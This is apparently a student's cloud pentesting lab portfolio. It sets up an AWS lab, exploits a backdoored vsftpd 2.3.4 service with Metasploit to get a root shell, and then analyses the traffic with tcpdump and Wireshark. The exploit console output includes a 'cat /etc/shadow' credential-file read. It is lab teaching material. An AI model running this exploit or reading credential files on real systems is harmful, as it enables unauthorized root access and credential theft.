Cloud Pentesting

Portfolio Samples

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
PART 1

Synopsis


In the first part of this project, we leverage the resources available in an AWS free tier account to set up a small penetration testing lab. We complete any necessary configurations AWS, subscribe to the images we need in the Marketplace, launch the images, and then use `ssh` to test our connectivity and install `Nmap` to check the scanning capabilities of our Kali machine. A separate VPC has been dedicated to this project environment.

Screenshots


Added Marketplace Images




Configured Environment and Launched Images




Tested SSH Connections





Initiated Nmap Scan




PART 2

Synopsis

In the second part of this pentesting project, we utilize the environment that we created and configured in part 1 to launch an attack from the Kali machine against a vulnerable `FTP` service on the Ubuntu machine. After performing this attack, we respond to the incident by analyzing the sniffed network traffic and by gathering information from the victim machine itself. We leverage concepts and skills from various AWS knowledge domains, and utilize tools like `Nmap`, `Wireshark`, `Metasploit`, and `tcpdump`.

Screenshots


Established SSH Connection to Kali



Installed Vulnerable Service on Ubuntu

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ sudo /usr/local/sbin/vsftpd &
[2] 2124
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ ps aux | grep 2124
root        2124  0.0  0.2  11892  5504 pts/0    S    15:38   0:00 sudo /usr/local/sbin/vsftpd
ubuntu      2128  0.0  0.1   7008  2432 pts/0    S+   15:38   0:00 grep --color=auto 2124
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$
```

Opened Ports and Initiated Nmap Scan





```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.22 -sV -p21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 15:53 UTC
Nmap scan report for 192.168.1.22
Host is up (0.000085s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

┌──(kali㉿kali)-[~]
└─$
```

Performed Attack with Metasploit

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executio
n


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.22
RHOSTS => 192.168.1.22
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.22:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.22:21 - USER: 331 Please specify the password.
[+] 192.168.1.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.60:37501 -> 192.168.1.22:6200) at 2025-11-25 16:22:44 +0000
```


```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.22:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.22:21 - USER: 331 Please specify the password.
[+] 192.168.1.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.60:37501 -> 192.168.1.22:6200) at 2025-11-25 16:22:44 +0000

whoami
root
uname -a
Linux ip-192-168-1-22 6.8.0-1040-aws #42~22.04.1-Ubuntu SMP Wed Sep 24 10:26:57 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/shadow
root:*:20403:0:99999:7:::
daemon:*:20403:0:99999:7:::
bin:*:20403:0:99999:7:::
sys:*:20403:0:99999:7:::
sync:*:20403:0:99999:7:::
games:*:20403:0:99999:7:::
man:*:20403:0:99999:7:::
lp:*:20403:0:99999:7:::
mail:*:20403:0:99999:7:::
news:*:20403:0:99999:7:::
uucp:*:20403:0:99999:7:::
proxy:*:20403:0:99999:7:::
www-data:*:20403:0:99999:7:::
backup:*:20403:0:99999:7:::
list:*:20403:0:99999:7:::
irc:*:20403:0:99999:7:::
gnats:*:20403:0:99999:7:::
nobody:*:20403:0:99999:7:::
systemd-network:*:20403:0:99999:7:::
systemd-resolve:*:20403:0:99999:7:::
messagebus:*:20403:0:99999:7:::
```


Identified Backdoor Connection on Ubuntu




Note: I had to redo this step to capture another screenshot. Because of this, the PID and port numbers do not match prior screenshots.

Retrieved Packet Capture from Ubuntu





Analyzed Packet Capture with Wireshark



Due to the `host 192.168.1.60` capture filter that I used with the `tcpdump` command, all of packets captured in this file are between the Kali and Ubuntu hosts. 52 packets were captured in total, 34 of which (65%) were directly related to the backdoor shell over port `6200` on Ubuntu. Notably, the payload data is unencrypted. In the screenshot above, we can view the results of one of the commands we ran (`cat /etc/shadow`) in plaintext.


PART 3

Synopsis

In the third part of the pentesting project, we set up the AWS CLI, test functionality, and use the `pacu` framework to assess some aspects of our environment.

Screenshots

Created IAM User




Installed and Configured AWS CLI


```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
